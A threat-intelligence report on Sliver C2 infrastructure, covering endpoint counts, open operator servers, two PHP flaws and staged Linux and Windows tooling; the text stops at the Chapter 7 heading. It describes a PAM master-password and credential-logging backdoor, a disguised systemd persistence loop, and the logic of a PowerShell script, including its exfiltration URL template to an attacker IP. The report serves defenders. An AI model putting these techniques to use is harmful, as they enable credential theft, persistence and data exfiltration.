


1. Executive Summary
In short
In a two-week observation window ending 18 November 2026, Odin by Brandefense studied 600 Sliver-associated endpoints and four open operator servers. Only 36 endpoints are confirmed Sliver listeners. On those servers, operators keep cloned PHP exploit labs, a Linux PAM backdoor, a disguised systemd loop and a script that leaks data through HTTP GET requests. Patch PHP to a fixed release, watch PAM and systemd changes, block direct workstation HTTP egress, and block only listeners with a Sliver-specific signal.
Sliver is an open-source command-and-control (C2) framework from BishopFox. Red teams use it for authorized tests, and intruders use it too. This report looks at where Sliver listeners run and at what four careless operators left in open web folders next to them.
One confirmed Sliver server also holds PHP exploit clones and Linux persistence.
On 31.56.228[.]136 in France, three public PHP2Shell repositories sit next to a Sliver listener on port 31337. They target CVE-2026-109618 and CVE-2026-109619. The same server stages a PAM password backdoor, a disguised systemd service and a file-based task queue.
Open folders leak Sliver audit logs and a GET exfiltration script.
Three more servers expose Sliver databases, TLS keys and operator logs over plain HTTP. One of them, 154.8.211[.]145, stages PrintSpoofer and a PowerShell script called x.ps1. The script cuts Base64 data into HTTP GET query strings of up to 2,000 characters to slip past POST-only inspection.
Most Sliver look-alikes are not Sliver.
Of 600 endpoints, 36 are confirmed, 64 suspected and 500 candidates. Generic CN=localhost certificates and an auto-generated MySQL certificate resemble Sliver but are not proof. Git logs also show the PHP exploits were cloned from public repositories, not written by the operator.
Three Decisions for Leaders
- Patch PHP everywhere it faces the internet. Upgrade to PHP 8.2.35, 8.3.36, 8.4.27 or 8.5.12. Turning off session upload progress or moving to PHP-FPM only reduces exposure; it does not fix the flaws.
- Watch Linux login plumbing and close HTTP side doors. Monitor PAM modules and systemd units, and alert when
sshdorsshd-sessionstarts a shell script. Block direct HTTP egress from workstations and log long Base64 values in GET query strings. - Block only on Sliver-specific evidence. Do not auto-block on a localhost certificate, a MySQL, Redis or FTP port, or a training-tool host. Check Git history before calling cloned code a zero-day.
The Study in Numbers
| Number | What it is |
|---|---|
| 600 | Sliver-associated endpoints last seen 13 to 15 November 2026, on 452 IPv4 hosts in 41 countries |
| 36 | Confirmed Sliver listeners, on 34 IP addresses; 64 more are suspected and 500 are candidates |
| 73.8% | Share of the 600 endpoints (443) on four ports: 443, 8888, 31337 and 8443 |
| 3,760 | Files listed across four open operator servers (3,171 unique paths) |
| 2,000 | Maximum Base64 characters per HTTP GET request in the staged x.ps1 script |
| 22 | Published indicators: 15 confirmed C2 IPs and 7 file hashes (selected set of 28) |
How to use this report.
Security leaders can read Chapter 1 and Chapter 8. Platform and Linux engineers should read Chapters 4, 5 and 8. SOC and detection teams should start with Chapters 7, 9 and 10. CTI analysts will find the infrastructure detail in Chapters 2 and 3.
2. The Sliver Footprint
In short
The 600 endpoints spread across ordinary commercial clouds, not one bulletproof host. Four ports carry 73.8% of them, and only 36 show a Sliver-specific signal.
What Sliver is
Sliver gives each implant its own keys. It supports mutual TLS (mTLS, where both sides present certificates), HTTP(S), WireGuard and DNS transports. Operators connect to the server through a "multiplayer" console on port 31337 by default.
The set of endpoints in this report
This report covers 600 Sliver-associated endpoints last seen between 13 and 15 November 2026. They sit on 452 IPv4 addresses, in 41 countries and 156 Autonomous Systems (144 hosting organizations). All 36 confirmed and all 64 suspected endpoints are included, together with 500 candidates.
These 600 are drawn from a wider set of 5,471 Sliver-linked host records across 82 countries. That wider set carries upstream history from earlier public records. It is not the span of our own observation. All percentages in this report describe the 600 endpoints only.

Ports
Four ports carry 443 of the 600 endpoints (73.8%). Another 42 (7.0%) use four secondary ports.
| Port | Endpoints | Share | Role in Sliver deployments |
|---|---|---|---|
| 443 | 167 | 27.8% | HTTPS or mTLS implant listener that blends into web traffic |
| 8888 | 128 | 21.3% | Default Sliver mTLS implant listener when left unchanged |
| 31337 | 95 | 15.8% | Default multiplayer operator console and mTLS port |
| 8443 | 53 | 8.8% | Alternate HTTPS or mTLS listener |
| 80, 9443, 8080, 24245 | 42 | 7.0% | HTTP staging (19 on 80, 8 on 8080) and custom TLS (9 on 9443, 6 on 24245); all are candidates |
Countries and hosting
The endpoints concentrate in the United States (155), China (81), Hong Kong (74), Germany (46), Singapore (35), the Netherlands (26) and Japan (26). They spread across mainstream cloud providers.
| Hosting organization | Endpoints | Share | ASN |
|---|---|---|---|
| DigitalOcean, LLC | 45 | 7.5% | AS14061 |
| The Constant Company, LLC | 39 | 6.5% | AS20473 |
| Shenzhen Tencent Computer Systems | 34 | 5.7% | 17 on AS45090, 17 on AS132203 |
| Amazon.com, Inc. | 33 | 5.5% | AS16509, AS14618 |
| Hangzhou Alibaba Advertising | 33 | 5.5% | AS37963 |
| OVH SAS | 19 | 3.2% | AS16276 |
| Alibaba (US) Technology | 17 | 2.8% | AS45102 |
| Hetzner Online GmbH | 16 | 2.7% | AS24940, AS212317 |
Confirmed, suspected and candidate endpoints
Suspected and candidate endpoints stay on watchlists, because many ordinary web servers share the TLS patterns Sliver often uses.
| Group | Endpoints |
|---|---|
| Confirmed | 36 |
| Suspected | 64 |
| Candidate | 500 |
Sliver ships public defaults that make good hunting pivots: the CN=multiplayer operator certificate on port 31337 and a default mTLS JARM (000000...4c1b01) on port 8888.
Two IP addresses listen on both 31337 and 8888, which is why 36 confirmed endpoints sit on 34 IPs. The confirmed group splits into 23 mTLS listeners and 13 HTTP(S) C2 profiles.
Across the 100 confirmed and suspected endpoints, 89 present a certificate common name. These are localhost (52), multiplayer (20), server.example[.]com (2) and 15 custom or spoofed names. Ninety carry a JARM value. Generic Go and HTTPS stacks share many JARM values with developer servers, so JARM alone does not confirm Sliver.
3. Four Open Operator Servers
In short
Operators often start a quick Python web server in their home folder to move tools. When they do, the whole Sliver state folder becomes browsable. Four such servers list 3,760 files.
The four servers below exposed 3,760 file entries across seven HTTP listeners. Some files appear on two ports, so the unique count is 3,171. On 31.56.228[.]136, ports 8899 and 9999 mirror each other. On 154.8.211[.]145, ports 8088 and 9002 serve subfolders of 8899.
| Server | Open HTTP and C2 ports | Files (unique) | Country and network | Main exposed items |
|---|---|---|---|---|
| US workbench (address withheld) | 8000 | 1,417 (1,417) | US, NetLab Global (AS979) | Sliver SQLite database, /wp/_sliver_db.py, TLS key bundles, sliver-client.log, Sliver Go 1.27.3 source tree |
| 31.56.228[.]136 | 8899, 9999; Sliver on 31337 | 1,124 (562) | FR, AS56971 Cloud | Three cloned PHP2Shell repositories, toomanysecrets.sh, systemd-resolver-helper.service, /c2/2b17bb46.queue |
| Candidate host (withheld) | Withheld | 850 (850) | FI, European cloud network | A staged implant binary next to an OSEP training builder |
| 154.8.211[.]145 | 8088, 8899, 9002; Sliver on 31337 | 369 (342) | CN, Shenzhen Tencent (AS45090) | /.sliver/logs/audit.json, console.log, sliver.json, PrintSpoofer, x.ps1 |
The Finnish host is withheld. Its builder carries Author: OSEP training tool metadata, and its Sliver port is unconfirmed. It may belong to a student or an authorized tester.
The GitHub account names in this report (slabbdev, murrez, Zer061 and 9bie) belong to public repository authors. Their code was cloned. Nothing links them to the operators of these servers.
4. PHP2Shell on a Live C2 Server
In short
The operator of 31.56.228[.]136 cloned three public exploit repositories for two PHP flaws within four minutes. Only an upgrade to a fixed PHP release closes both flaws.
What was on the server
Ports 8899 and 9999 on 31.56.228[.]136 listed 1,124 file entries (562 unique paths, 86 directories). The same host runs a confirmed Sliver mTLS listener on 31337/tcp. Three directories hold cloned PHP2Shell proof-of-concept workspaces.
Their root-cause note cites two flaws, both rated CVSS v4.0 9.2:
| CVE | Advisory | Weakness | Fixed in |
|---|---|---|---|
| CVE-2026-109618 | GHSA-w8hw-w9fx-j79w | CWE-755 | PHP 8.2.35, 8.3.36, 8.4.27, 8.5.12 |
| CVE-2026-109619 | GHSA-6wmf-4rv5-p3rp | CWE-416, CWE-824 | PHP 8.2.35, 8.3.36, 8.4.27, 8.5.12 |
Both were fixed together in php-src commit 506e87fa7dcdd306975e5b8f8265ee03527aacbf. The fixed releases came out between 20 and 22 October 2026. The upstream note on the server lists only 8.3.36, 8.4.27 and 8.5.12. The official PHP advisories and ChangeLog also include 8.2.35.

How the two flaws work, in brief
This section stays at the design level. Exploit offsets, buffer sizes and heap-grooming steps are left out on purpose.
CVE-2026-109618. PHP parses multipart uploads before a request is fully set up when session.upload_progress.enabled is on. That is the default in standard php.ini templates. If the upload exhausts memory_limit at that stage, PHP aborts without cleanup. Partly set-up request memory is left behind.
CVE-2026-109619. A persistent worker, such as Apache prefork with mod_php or a reused PHP-FPM child, then serves the next request. Some globals were never reset. Session and unserialize state from the failed request carry into the next one.
What defenders can see on the wire.
In the upstream lab logs, corrupted session data returned memory addresses inside serialized HTTP response bodies. Suricata SID 9702602 looks for that response pattern.
Cloned, not written
The Git logs (.git/logs/HEAD) in all three directories show a single clone entry each, with no local commits. The clone timestamps on the server are all on 21 October 2026, the same days the fixed releases appeared.
| Directory on the server | Reflog size | Git clone timestamp (UTC) | Upstream repository | Local commits |
|---|---|---|---|---|
/php2shell-cve-2026-109618-109619 | 210 B | 21 Oct 2026, 21:53:27 | slabbdev/php2shell-cve-2026-109618-109619 | 0 |
/php2shell | 185 B | 21 Oct 2026, 21:54:45 | murrez/php2shell | 0 |
/CVE-2026-109618 | 191 B | 21 Oct 2026, 21:56:50 | Zer061/CVE-2026-109618, tracking 9bie | 0 |
So the research notebooks on the server came from the public repositories. These include ASLR_PATHS.md (21,811 bytes) and lab logs for PHP 8.4.26 and PHP 8.5.4. Their hashes are listed as context only in the file table in Chapter 5. That keeps researchers who clone public advisories out of file-hash block lists.
ASLR_PATHS.md also explains why remote use against a default php.ini with ASLR on is constrained. Partial overwrites break adjacent address bytes. The default session.serialize_handler=php also rejects pipe characters in session keys, unless the application uses specific session objects or the php_serialize handler.
What fixes it
Upgrading to PHP 8.2.35, 8.3.36, 8.4.27 or 8.5.12 or later is the only complete fix. The patch replaces the abort with a clean unwind and resets globals.
Setting session.upload_progress.enabled = Off blocks only the session upload progress path. PHP-FPM is still exposed to known CVE-2026-109619 paths.
5. Linux PAM Backdoor, Systemd Loop and Task Queue
In short
Next to the PHP labs and the Sliver listener, 31.56.228[.]136 stages a three-part Linux persistence kit. It survives password changes and restarts without needing a Sliver implant.
A Sliver implant can be quarantined by an endpoint agent. The operator here also staged light shell and service files that do not depend on it. Test strings such as C2_ALIVE and output from uid=997 fit either an intrusion staging host or an adversary-emulation lab.

The PAM backdoor
PAM (Pluggable Authentication Modules) decides whether a Linux login succeeds. /toomanysecrets.sh is a 185-byte shell script meant to run through pam_exec.so with expose_authtok (MITRE ATT&CK T1556.003). It would be added to /etc/pam.d/common-auth or /etc/pam.d/sshd as a sufficient module.
| Function | What it does |
|---|---|
| Master password | Compares the submitted password with a hardcoded operator secret. On a match it grants sshd, sudo or su access for any local account, without touching /etc/shadow. The secret is withheld. |
| Credential harvest | For every other login, it writes the user ($PAM_USER), source host ($PAM_RHOST) and plaintext password to /var/log/.pam.log, then lets normal pam_unix.so checks continue. |
The script body is not published. The SHA-256 is in the file table at the end of this chapter.
Why sshd-session matters. OpenSSH 9.8 moved session handling out of sshd. On Ubuntu 24.04 and later (including 26.04), Debian 13 and RHEL 10, pam_exec.so hooks start under sshd-session. Process rules must watch both sshd and sshd-session starting .sh files or scripts in /tmp/.
Neither pam_exec.so nor /var/log/.pam.log shows up in the process command line. So pair process rules with file-integrity alerts on /etc/pam.d/*, /lib*/security/* and /var/log/.*.
The disguised systemd service
/systemd-resolver-helper.service (286 bytes, 13 lines) keeps a callback alive without any SSH login. Its name and Description=Systemd Resolver Helper mimic the real systemd-resolved (T1543.002, T1036.004).
| Setting | Value |
|---|---|
| Start order | After=network-online.target, under multi-user.target |
| Restart | Restart=always, RestartSec=20 |
| Action | A /bin/bash -c loop that runs every 60 seconds |
| Payload | A hidden dot-prefixed binary, /usr/local/bin/.cache-helper |
The file-based task queue
The /c2/ folder holds a minimal HTTP polling queue. The task file /c2/2b17bb46.queue (22 bytes) holds echo C2_ALIVE_$(date). The output file /c2/2b17bb46.out (97 bytes) holds Base64 and plaintext output from a Linux service account (uid=997 gid=997 groups=997). That account may belong to a target or a lab.
Files from 31.56.228[.]136:9999
| Path on the server | Size | SHA-256 | Role |
|---|---|---|---|
/toomanysecrets.sh | 185 B | 112967dcd581e2cc9b9afd6270321ddbdcb1b984cf0e1198c081e19c6f3968d1 | PAM master password and credential logger |
/systemd-resolver-helper.service | 286 B | 0df9cb861c20639c86d8edb7336b5af7a190093d842b3b0587704d897ebf72d3 | 60-second loop running /usr/local/bin/.cache-helper |
/c2/2b17bb46.queue | 22 B | 29c7b6d0b65c9c1d623e0fc7290b044b371d2110e68c0e2e813f8e3d8e668122 | HTTP task queue |
/c2/2b17bb46.out | 97 B | 319364ec66d66cb27f96526e28ea124a28a0e3a0e0bc9448c30c81809efff770 | Task output (uid=997) |
/php2shell-cve-2026-109618-109619/.git/logs/HEAD | 210 B | e765c76646af9338a1b2a450ad10c61cdd51377e8af28d9f0a1c74557817166c | Clone record, slabbdev |
/php2shell/.git/logs/HEAD | 185 B | 60d90245690fd23df57890899efd91f967f021da015d6a96d2aee826c60492fc | Clone record, murrez |
/CVE-2026-109618/.git/logs/HEAD | 191 B | 011980676b827e6a69403c09375bd6d570e9ce024584a67a5ebd1fb57b2c0756 | Clone record, Zer061 |
/CVE-2026-109618/ASLR_PATHS.md | 21,811 B | e2936511010e01a6c86b61b93f9645950c2f7e70d23a8291b0d65894ac6bc729 | Upstream ASLR notebook (context only) |
/CVE-2026-109618/logs/aslr_evidence.md | 2,357 B | f9bc698f961e402618a8a40ff137339e66f0f548a76a53a47f354c5b61bbdd2c | Upstream lab log (context only) |
/CVE-2026-109618/logs/g18_ASLR_ZEND_103.md | 5,289 B | 232ddfbfc02ff178537e45d3682766a7c8563af9e0837424ad8035e3a3716607 | Upstream Apache 2.4.68 prefork lab log (context only) |
/php2shell-cve-2026-109618-109619/proof/root-cause.md | 1,288 B | dc3afe545d17a12aefde0bffc3b1fd6aea5aac11c4e0da84ccd70f7e616fe743 | Upstream summary of commit 506e87fa (context only) |
6. Exposed Teamserver Logs and GET Exfiltration
In short
Three more open servers show Sliver audit logs, databases, PrintSpoofer and a training builder. One stages a PowerShell script that hides data in HTTP GET query strings to avoid POST-only inspection.
When operators serve their home folders, ~/.sliver/ and ~/.sliver-client/ become readable. These hold the server's internal state. Credentials, session cookies and script bodies are left out of this report.

What each server exposed
154.8.211[.]145 (China). This host runs a confirmed Sliver mTLS listener on 31337/tcp. Port 8899 lists 342 files, port 8088 lists 26 files under /ps, and port 9002 serves one file under /mlet_9002. Together they hold teamserver logs, server configuration and traffic-encoder modules.
Port 8088 also stages PrintSpoofer64.exe and /b2/PrintSpoofer.cpp. PrintSpoofer abuses SeImpersonatePrivilege through the \pipespoolss named pipe to escalate privileges on Windows (T1134.001). The server's /httpd.log records local GET /PrintSpoofer64.exe requests.
The US workbench (address withheld).
This NetLab Global server lists 1,417 files. They include a Sliver SQLite database with its WAL and SHM journals, five /wp/_sliver_*.py wrappers and a Sliver Go 1.27.3 source tree. TLS certificate and private-key bundles are also exposed; their paths are withheld. /.sliver-client/sliver-client.log records operator client setup and tunnel activity.
Candidate host (Finland, withheld).
This server lists 850 files. It stages an implant binary next to a Python process-hollowing builder with OSEP training metadata. Its Sliver port is unconfirmed, so it stays in review and is not published.
| Server and port | File | Size | What it shows |
|---|---|---|---|
| 154.8.211[.]145:8899 | /.sliver/logs/audit.json | 821 B | Operator gRPC calls over bufconn, such as /rpcpb.SliverRPC/GetVersion, GetSessions and GetBeacons |
| 154.8.211[.]145:8899 | /.sliver/logs/console.log | 1,170 B | Tunnel loop from tunnels.go, next to sliver.log (32,063 B) and sliver.json (59,738 B) |
| 154.8.211[.]145:8088 | /b2/PrintSpoofer.cpp | 13,670 B | Named-pipe impersonation source with -i, -d and -c options |
| the US workbench | /.sliver-client/sliver-client.log | 262,144 B | A 256 KiB, 3,633-line log of client config creation and tunnel loops |
| Candidate host (withheld) | Training builder (name withheld) | 28,921 B | OSEP training builder cloned from a public repository |
Inside x.ps1
The same 3,067-byte, 75-line script sits at 154.8.211[.]145:9002/x.ps1 and :8899/mlet_9002/x.ps1. This analysis covers the script's static logic. No live exfiltration traffic was captured.
The script targets a common gap. Many web proxies and data loss prevention (DLP) rules inspect POST bodies but pass GET URLs without a look. Sending data in the URL of a plain HTTP request maps to MITRE ATT&CK T1048.003, not T1041 (exfiltration over the C2 channel).
| Step | What the script is written to do |
|---|---|
| 1. Collect | Fill a buffer with eight keys: WHOAMI=, HOST=, OS=, PSVER=, CLR=, USER=, PROC= and PWD= |
| 2. Encode | Convert the text to Base64 with [Convert]::ToBase64String |
| 3. Slice | Cut the Base64 into pieces of up to 2,000 characters ($kl = 2000), about 1,500 decoded bytes each |
| 4. Send | Set $w.Proxy = $null on a Net.WebClient, then call DownloadString() on http://154.8.211[.]145:8080/<tag>?s=<seq>&n=<length>&d=<chunk> |
The eight-key summary is small, about 170 to 280 bytes. In Base64 that is roughly 228 to 376 characters, so it fits in one request. URI rules should therefore fire at 64 or more Base64 characters in the d= value, not only at large sizes.
Blind spots. With the proxy set to null, the script connects straight to the server. Explicit web proxy logs never see it unless the firewall blocks direct workstation HTTP. Socket-level endpoint logs also drop the query string. Defenders need network URI rules, PowerShell script block logging (Event ID 4104) or inspected HTTP connection events to see the d= values.
7. Telling Real Sliver Servers from Look-Alikes
In short
